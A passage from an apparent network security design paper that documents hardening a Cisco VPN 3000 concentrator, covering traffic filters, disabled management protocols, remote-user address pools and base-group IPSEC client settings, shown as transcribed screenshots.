
Interface	Status	IP Address	Subnet Mask	MAC Address	Default Gateway
Ethernet 1 (Private)	UP	10.10.10.10	255.255.255.0	00.03.A0.88.E0.D3	
Ethernet 2 (Public)	Not Configured	0.0.0.0	0.0.0.0		
DNS Server(s)	DNS Server Not Configured				
DNS Domain Name					

- Power Supply

Figure 8

Cisco VPN 3000 Hardening

The first task of hardening the Cisco VPN 3000 device begins with protection against unauthorized access. This is achieved by closing down the ports available externally. Although the firewall controls the accessible ports to the device, but as a defense in depth measure, additional hardening will provide more layers of protection.



Configuration | Policy Management | Traffic Management | Filters

Save Needed

This section lets you add, configure, modify, copy, and delete filters, and assign rules to filters.

Click **Add Filter** to add a filter, or select a filter and click **Modify**, **Copy**, **Delete**, or **Assign Rules to Filter**.

Filter List


External (Default)
Firewall Filter for VPN Client (Default)
Private (Default)
Public (Default)

Actions

Figure 9

Within the Cisco VPN 3000, there are 4 filters to control access (Figure 9). The filters are associated with ports and client software. The external filter is associated with an optional interface if an additional card was in the Cisco 3000 device. This port is an inactive interface. The firewall filter for VPN Client is a logical interface for controlling access of authorized remote access users. Finally, there are the two most critical filters. The public and private filters are associated with the Internet facing port (public) and the trusted internal facing port (private).

Figure 10 is an example of the configuration for the public access filters. This device is configured to only allow the IPSEC-ESP, Internet Key exchange (IKE), NAT-T (Tunnel IPSEC through UDP), and ICMP protocols. The Cisco VPN 3000 device has a special feature called NAT-T. It allows a remote access user to gain access through an IPSEC unaware firewall (some proxy based firewalls for example) by tunneling the IPSEC with UDP. It encapsulates the IPSEC packets with UDP port 4500. However, GIAC decided they would open additional services for outbound access from the Cisco VPN 3000 only in a trouble shooting situation. They can configure, for example, ICMP services for outbound access from the VPN 3000.



Configuration | Policy Management | Traffic Management | Assign Rules to Filter

Add, remove, prioritize, and configure rules that apply to a filter.

Filter Name: Public (Default)


Select an **Available Rule** and click **Add** to apply it to this filter.
Select a **Current Rule in Filter** and click **Remove**, **Move Up**, **Move Down**, or **Assign SA to Rule** as appropriate.
Select an **Available Rule**, then select a **Current Rule in Filter**, and click **Insert Above** to add the available rule above the current rule.

Current Rules in Filter:
IPSEC-ESP In (forward/in)
IKE In (forward/in)
NAT-T In (forward/in)
ICMP In (forward/in)

Available Rules:
GRE In (forward/in)
GRE Out (forward/out)
IKE Out (forward/out)
PPTP In (forward/in)
PPTP Out (forward/out)
L2TP In (forward/in)
L2TP Out (forward/out)
ICMP Out (forward/out)
RIP In (forward/in)
RIP Out (forward/out)
OSPF In (forward/in)
OSPF Out (forward/out)

Figure 10

The VPN 3000 Concentrator has limited firewall capabilities from a feature richness perspective (Figure 11). The GIAC Enterprise's security design expects the two firewalls (Nokia and PIX) to control access to critical resources within GIAC Enterprise's network. Thus, the internal firewall (PIX) controls users access to resources by the VPN user's group address pool, while the VPN firewall capability is configured to allow remote user to use any service. However, the VPN 3000 concentrator, as a security measure, maintains the integrity of the users assigned IP address because it is aware of the IPSEC tunnel assignment to the IP address, and does not allow the user to spoof packets with alternate sources.


Cisco Systems, Inc. VPN 3000 Concentrator Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://10.10.10.10/access.html
Go Google
VPN 3000
Concentrator Series Manager
Main | Help | Support | Logout
Logged in: admin
Configuration | Administration | Monitoring
Configuration
Interfaces
System
User Management
Policy Management
Access Hours
Traffic Management
Network Lists
Rules
SAs
Filters
NAT
BW Policies
Group Matching
Administration
Monitoring
Save Needed
<< Add
<< Insert Above
Remove >>
Move Up
Move Down
Assign SA to Rule
Done
Traffic Filter Rules and Parameters
Internet

Configuration | Policy Management | Traffic Management | Assign Rules to Filter

Add, remove, prioritize, and configure rules that apply to a filter.

Filter Name: Firewall Filter for VPN Client (Default)


Select an **Available Rule** and click **Add** to apply it to this filter.
Select a **Current Rule in Filter** and click **Remove**, **Move Up**, **Move Down**, or **Assign SA to Rule** as appropriate.
Select an **Available Rule**, then select a **Current Rule in Filter**, and click **Insert Above** to add the available rule above the current rule.

Current Rules in Filter:
Any Out (forward/out)

Available Rules:
GRE In (forward/in)
GRE Out (forward/out)
IPSEC-ESP In (forward/in)
IKE In (forward/in)
IKE Out (forward/out)
PPTP In (forward/in)
PPTP Out (forward/out)
L2TP In (forward/in)
L2TP Out (forward/out)
ICMP In (forward/in)
ICMP Out (forward/out)
RIP In (forward/in)

Figure 11

Secure remote administration and monitoring of the Cisco VPN 3000 Concentrator is critical for hardening the device. The VPN 3000 concentrator has many management protocols for remote administrative access (See Figure 12).


Cisco Systems, Inc. VPN 3000 Concentrator [10.10.10.10] - Microsoft Internet Explorer
Address http://10.10.10.10/access.html
Go
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites History Mail Size Print Messenger
Links Best of the Web Channel Guide Customize Links Free Hotmail Internet Explorer News Internet Start Windows Media Windows
VPN 3000
Concentrator Series Manager
Main | Help | Support | Logout
Logged in: vfcadmin
Configuration | Administration | Monitoring
Configuration
Interfaces
System
Servers
Address Management
IP Routing
Management Protocols
FTP
HTTP
TFTP
Telnet
SNMP
SNMP Communities
XML
Events
General
Client Update
Load Balancing
User Management
Policy Management
Tunneling and Security
Administration
Administer Sessions
Software Update
System Reboot
Reboot Status
Ping
Traceroute
CISCO SYSTEMS
System-Wide Configuration
Internet

Configuration | System | Management Protocols

Save Needed


This section lets you configure built-in management protocol servers.
Click here to configure secure management protocols (HTTPS, SSH, SSL)

In the left frame, or in the list of links below, click the function you want:

- FTP -- File Transfer Protocol.
- HTTP -- HyperText Transfer Protocol.
- TFTP -- Trivial File Transfer Protocol.
- Telnet -- terminal emulation protocol.
- SNMP -- Simple Network Management Protocol.
- SNMP Community Strings -- identifiers for valid SNMP clients.
- XML -- eXtensible Markup Language, used by external management application.

Figure 12

These protocols are HTTP,HTTPS , FTP, TFTP, Telnet, XML, SSH, SSL, and SNMP. HTTP is allowed through a console setup. The other insecure protocols are disabled to provide additional hardening (FTP, TFTP, TELNET, SNMP, XML). Figure 13 and 14 show two examples displaying the disablement (for simplicity).




Configuration | System | Management Protocols | FTP

Configure the FTP server.

Enable	□	Disabling will provide additional security.
Port	21	The default port is 21. Changing the port will provide additional security.
Maximum Connections	5	Enter the maximum number of concurrent control connections (sessions).

Figure 13



Configuration | System | Management Protocols | TFTP

Configure the TFTP server.

Enable □ Disabling will provide additional security.

Port 69 The default port is 69. Changing the port will provide additional security.


Maximum Connections 5 Enter the maximum number of concurrent connections.

Timeout 10 Enter the timeout in seconds for inactive connections. Change this value only if you have problems with TFTP.

Figure 14

GIAC Remote User Groups

GIAC Enterprise's remote VPN users are controlled by the policy implemented on the VPN concentrator. These users have a Cisco VPN client to connect to the Cisco VPN 3000 concentrator. When the remote users connect, they are distinguished with an assigned IP address from a pool. The user populations is divided into two groups. There is a Mobile Sales group who are always VO or on the road, and teleworkers group who are employees who have office space at headquarters of GIAC Enterprise but occasionally work remotely. The Cisco VPN 3000 has the ability to create groups. After IPSEC authentication, each user is assigned an IP addresses assigned associated with their group classification. The sales group IP address pool is 172.16.1.1-172.16.1.115 (see Figure 15)



Configuration | User Management | Groups | Address Pools

This section lets you configure IP Address Pools.

Click the **Add** button to add a pool entry, or select a range and click **Modify**, **Delete** or **Move**. Click **Done** to finish.


Address Pool for Sales

IP Pool Entry

172.16.1.1 - 172.16.1.115

Figure 15

Teleworkers Address Pool is 172.16.1.116-172.16.1.202 (see Figure 16). These pools have room for growth if necessary.



This section lets you configure IP Address Pools.

Click the **Add** button to add a pool entry, or select a range and click **Modify**, **Delete** or **Move**. Click **Done** to finish.

Address Pool for Teleworkers

IP Pool Entry	Actions
172.16.1.116 - 172.16.1.202	

Figure 16

Remote VPN Security Settings


GIAC has the responsibility of shipping the ISP's integrated client to each user with the appropriate configuration guidelines. The users follows a script sent by the team to establish their client software and initial VPN configuration. After their initial IPSEC connection, the VPN Concentrator controls the Cisco VPN client configurations and IPSEC settings of the ISP's client software. Cisco has special features to have the Cisco's Client administered by the Cisco's Concentrator on as needed basis.

GIAC Enterprise has two users groups connecting to the Cisco VPN 3000 concentrator, and, as discussed earlier, they are assigned an IP address from their respective IP addressing pools. The only other real distinguishing identity between the two user's groups from a client configuration perspective is the group association. Otherwise, these user's groups access the Cisco VPN concentrator with the same security configuration. The Cisco VPN 3000 concentrator has a base group interface to define global configurations. The base group configurations control the client's settings for security controls and IPSEC parameters. The following sections describe the options and settings between the client and the CISCO VPN concentrator using IPSEC.

General Configurations

The remote user has the ability to use the client per the administrator's configuration. The VPN Concentrator client configurations are defined in the user management section. As part of the general configuration, there is a client configuration that defines the basic security capabilities to access the Cisco VPN 3000 concentrator (see Figure 17).

- The access times is set to 7x24 since employees work in many different countries and many times of the day.
- The password security is for a group password that is set by GIAC initial configuration. These requirements are length, time of access, idle time, simultaneous connection definition, and maximum connect time is unlimited (0 represents unlimited).
- No Filters definitions are required. GIAC decided to allow all since other access controls devices are used against the remote users within the GIAC Enterprise.
- DNS Server definition is configured within the VPN concentrator. The team defined the DNS server on core-net security zone.
- Define the type of tunnels defined for the group. IPSEC is used for GIAC Enterprise.
- Disable "Strip Realm" feature which is not relevant to the GIAC Enterprise's implementation. This strips a domain from a user login passed from the client.


Cisco Systems, Inc. VPN 3000 Concentrator [10.10.10.10] - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://10.10.10.10/access.html
Go Google
VPN 3000
Concentrator Series Manager
Main | Help | Support | Logout
Logged in: admin
Configuration | Administration | Monitoring
Configuration
Interfaces
System
User Management
Base Group
Groups
Users
Policy Management
Administration
Monitoring
Cisco Systems
Configuration | User Management | Base Group
General IPSec Client Config Client FW HW Client PPTP/L2TP
Base Group/Default User Parameters
Internet

General Parameters

Attribute	Value	Description
Access Hours	-No Restrictions-	Select the access hours for this group.
Simultaneous Logins	1	Enter the number of simultaneous logins for users in this group.
Minimum Password Length	10	Enter the minimum password length for users in this group.
Allow Alphabetic-Only Passwords	☑	Enter whether to allow users with alphabetic-only passwords to be added to this group.
Idle Timeout	30	(minutes) Enter the idle timeout for this group.
Maximum Connect time	0	(minutes) Enter the maximum connect time for this group.
Filter	--None--	Select the filter assigned to this group.
Primary DNS	172.16.3.2	Enter the IP address of the primary DNS server for this group.
Secondary DNS		Enter the IP address of the secondary DNS server.
Primary WINS		Enter the IP address of the primary WINS server for this group.
Secondary WINS		Enter the IP address of the secondary WINS server.
Tunneling Protocols	☐ PPTP ☐ L2TP ☑ IPSec ☐ L2TP over IPSec	Select the tunneling protocols this group can connect with.
Strip Realm	☐	Check to remove the realm qualifier of the username during authentication.


Figure 17

Client IPSEC Configuration

The IPSEC client configuration tab defines very specific VPN connections capabilities for the base group as follows (see figure 18):

- Defines the security associations for IPSEC with IPSEC Triple DES and MD5. This happens during the tunnel establishment when the client and the server negotiate a security association (SA). The SA governs how the authentication and encryption is implemented with the ESP protocol of IPSEC.
- IKE Peer authentication is not relevant to the GIAC implementation because certificates are not used.
- IKE Keepalives field is set to allow the Cisco VPN 3000 concentrator to monitor the remote client up status. If the client drops or is not responding to keepalives, then the VPN 3000 can drop the connection.
- Confidence interval is related to the IKE Keepalives interval. This is the period to check up/down status of a remote client.
- Tunnel type defines the type of tunnels to be established with the VPN 3000 concentrator. In this case, it is “Remote Access” to represent that a client is connecting to the concentrator.
- Group lock field restricts the users remote access to this group defined in the client only. In the case of GIAC, it is restricted to the base group configurations.

